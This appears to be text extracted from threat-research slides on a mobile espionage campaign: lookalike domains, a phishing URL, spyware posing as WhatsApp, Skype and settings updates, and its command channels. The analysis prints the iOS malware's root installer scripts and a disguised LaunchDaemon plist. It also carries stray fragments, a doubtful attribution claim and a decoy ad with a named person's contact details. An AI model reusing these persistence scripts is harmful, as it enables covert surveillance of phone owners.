
- Observed attacks uses SOCKS proxy to email servers they controlled
 - Used routers to hide their identify from service providers
- Domains & servers paid for with bitcoin
- Domains look legit to victims
 - haarmannsi.cz vs haarmannsi.com
 - sanygroup.co.uk vs sanygroup.com
 - ecolines.es vs ecolines.net

Mobile as a target



Phishing link

- `http://82.221.100.xxx/page/index?id=target_identifier&type2=action_code`
- 743: Serve malware disguised as WhatsApp updates
- 1024: Serve malware disguised as Viber updates
- other: Serve MMS phishing content.




MMS phishing



- We don't have a sample of the actual MMS message
- Presumed message contained a link and a 'password'
- Link from message takes victim to a simple password page
- The Logo is one of many mobile phone carriers
- We were only able to collect some of the carrier logos from the server before it was shutdown




How big is the mobile campaign



BLUE COAT®

more. The BBC informs, educates and entertains
- wherever you are, whatever your age.




Android malware



- Masked as WhatsApp Update
- Upon execution installs as service and removed app icon
- Is capable of gathering the following information
 - Account data
 - Location
 - Contacts
 - External and Internal Storage (files written)
 - Audio (microphone)
 - Outgoing calls
 - Incoming calls
 - Call log
 - Calendar
 - Browser bookmarks
 - Incoming SMS

Android comms



Point to second tier



- Malware Connects to specific user account on common blog site
- Looks for encrypted message between special HTML tags
- Decodes message which points to second-tier blog site
- Second-tier blog sites all appear to be compromised sites
- This way attackers can easily switch out what compromised sites are used for C&C

iOS malware



- Masked as Skype Update
- Requires iPhone to be rooted with Cydia installed
- Once executed deletes app and sets executable to run at reboot
- Communicates with C&C via public hosting service's FTP
- Is capable of gathering the following information
 - Device platform, name, model, system name, system version
 - iTunes Account Information
 - Contacts
 - Hardware information
 - SMS messages
 - Call log
 - Calendar

iOS deb installer

▼	SkypeUp.deb	Folder	--
▼	control.tar.gz	Folder	--
	control	Unix Executable File	260 bytes
	postinst	Unix Executable File	83 bytes
▼	data.tar.gz	Folder	--
▼	Applications	Folder	--
	SkypeUp.app	Application	1 MB
▼	usr	Folder	--
▼	bin	Folder	--
	commsvib	Unix Executable File	76 bytes
▼	var	Folder	--
▼	root	Folder	--
▼	Media	Folder	--
▼	Cydia	Folder	--
▼	AutoInstall	Folder	--
▶	d.deb	Folder	--
	debian-binary	TextEdit.app Document	4 bytes

```
#!/bin/bash  
  
cd /usr/bin  
chmod 777 commsvib  
chown root:wheel commsvib  
./commsvib &
```

```
#!/bin/sh  
  
sleep 10  
  
dpkg -i /var/root/Media/Cydia/AutoInstall/d.deb  
  
exit 0
```


iOS deb installer (2)

▼ d.deb	Today, 9:35 AM	--
▼ control.tar.gz	Nov 21, 2014, 3:45 PM	--
control	Oct 15, 2012, 1:23 AM	568 bytes
postinst	Sep 2, 2014, 6:22 AM	322 bytes
▼ data.tar.gz	Feb 3, 2015, 10:06 PM	--
▼ System	Nov 21, 2014, 3:45 PM	--
▼ Library	Nov 21, 2014, 3:49 PM	--
▼ LaunchDaemons	Jun 13, 2014, 7:17 AM	--
com.apple.tor.plist	Jun 13, 2014, 7:17 AM	420 bytes
▼ usr	Nov 21, 2014, 3:45 PM	--
▼ bin	Jun 16, 2014, 5:52 AM	--
C	Sep 3, 2014, 2:32 AM	1.2 MB
cores	Sep 3, 2014, 2:32 AM	88 bytes
rsaCert.der	Sep 3, 2014, 2:32 AM	517 bytes
debian-binary	Nov 21, 2014, 3:45 PM	4 bytes

```
#!/bin/bash

chown root:wheel /usr/bin/C
chmod 755 /usr/bin/C
chmod 644 /System/Library/LaunchDaemons/com.apple.tor.plist
chown root:wheel /System/Library/LaunchDaemons/com.apple.tor.plist
rm /usr/bin/comms
rm /var/root/Media/Cydia/AutoInstall/d.deb
launchctl load /System/Library/LaunchDaemons/com.apple.tor.plist
exit 0
```

```
plum@Hall:~$ file C
C: Mach-0 universal binary with 3 architectures
C (for architecture armv7): Mach-0 executable arm
C (for architecture armv7s): Mach-0 executable arm
C (for architecture arm64): Mach-0 64-bit executable
```

Key	Type	Value
▼ Root	Dictionary	(5 items)
Label	String	com.apple.tor
Program	String	/usr/bin/C
RunAtLoad	Boolean	YES
StartInterval	Number	20
UserName	String	root

BlackBerry Malware



- Masked as Settings App
- Is capable of gathering the following information
 - Complete device hardware information (including temperature)
 - Account information
 - Hardware information
 - Address Book
 - Mobile Carrier Information and area code
 - Installed Applications

Mobile red herrings

```
"fjkweyreruu665E62C:GWR34285U^%#%$%^$RXYEUFQ2H89HCHVERWJFKWEhjvvehhewfD63TDYDGTIEDT23Y"
```

```
os/SkypeUpdate/build/SkypeUp.build/Debug-iphoneos/SkypeUp.build/Objc  
.../System/Library/Frameworks/CoreGraphics.framework/Headers/CGGeo  
per/iOS/JohnClerk/Apps/SkypeUpdate/WhatsAppUpdate/ViewController.h -  
belOK1 -[ViewController setLabelOK:1 -[ViewController activityindica  
adingView_OBJC_IVAR_$_ViewController.viewPad_OBJC_IVAR_$_ViewCont  
ld/SkypeUp.build/iph...  
arrayOfByte1.length)  
IOException(NSStringSizeRandomStr:  
outStream.read(new byte[i]);  
caInputStream.readInt() + (4 +  
IOException(NSStringSizeRandomStr:  
yOfByte2 = a.a(localDataInputS  
Log.info("705", new String("'"خواندن فایل".getBytes("UTF-8"))), false)  
localFileConnection = (FileConnection)Connector.open(str, 3);  
if (!localFileConnection.exists())
```


Cloudme command files



- Tracked when new command files were uploaded to Cloudme
- Command files took the form of [x].bin where x is incremented each time
- From this we gained a good idea how successful their campaign was
- Over 24 hours this number increased by about 100, thus 100 active targets the attackers were using
- Based on the times the files were uploaded attackers were most active from 8:00AM to 5:00PM in the Eastern European Timezone

RedOctober similarities

- Many similarities to RedOctober attack from 2012/2013
- Some phishing documents look almost identical
- Similar exploit markers
- Large target overlap
- Ukrainian Government believed to be behind RedOctober
- Timing corresponds with Russian military intervention

Diplomatic Car for Sale
Chevrolet Optra



rice 3500 Euro

Year of manufacture: 2007
Color: silver-metallic
Engine: 1800 cc, 1.8 l, Petrol
Transmission: Manual
Mileage: 81000 km
Equipment: air-condition, radio, electric windows, very good condition, new battery, always serviced in the German Embassy Car Service

The car can be viewed and test driven at the German Embassy, ulitsa Miroslavskaya 56, 119285 Moscow. In order to arrange an appointment please contact Mr. Paul Reschke
Tel.: +7 926 596 4809 (mobile) or +7 495 937 9500 ext. 425
E-Mail: paul.reschke@gmx.de

Diplomatic car for sale



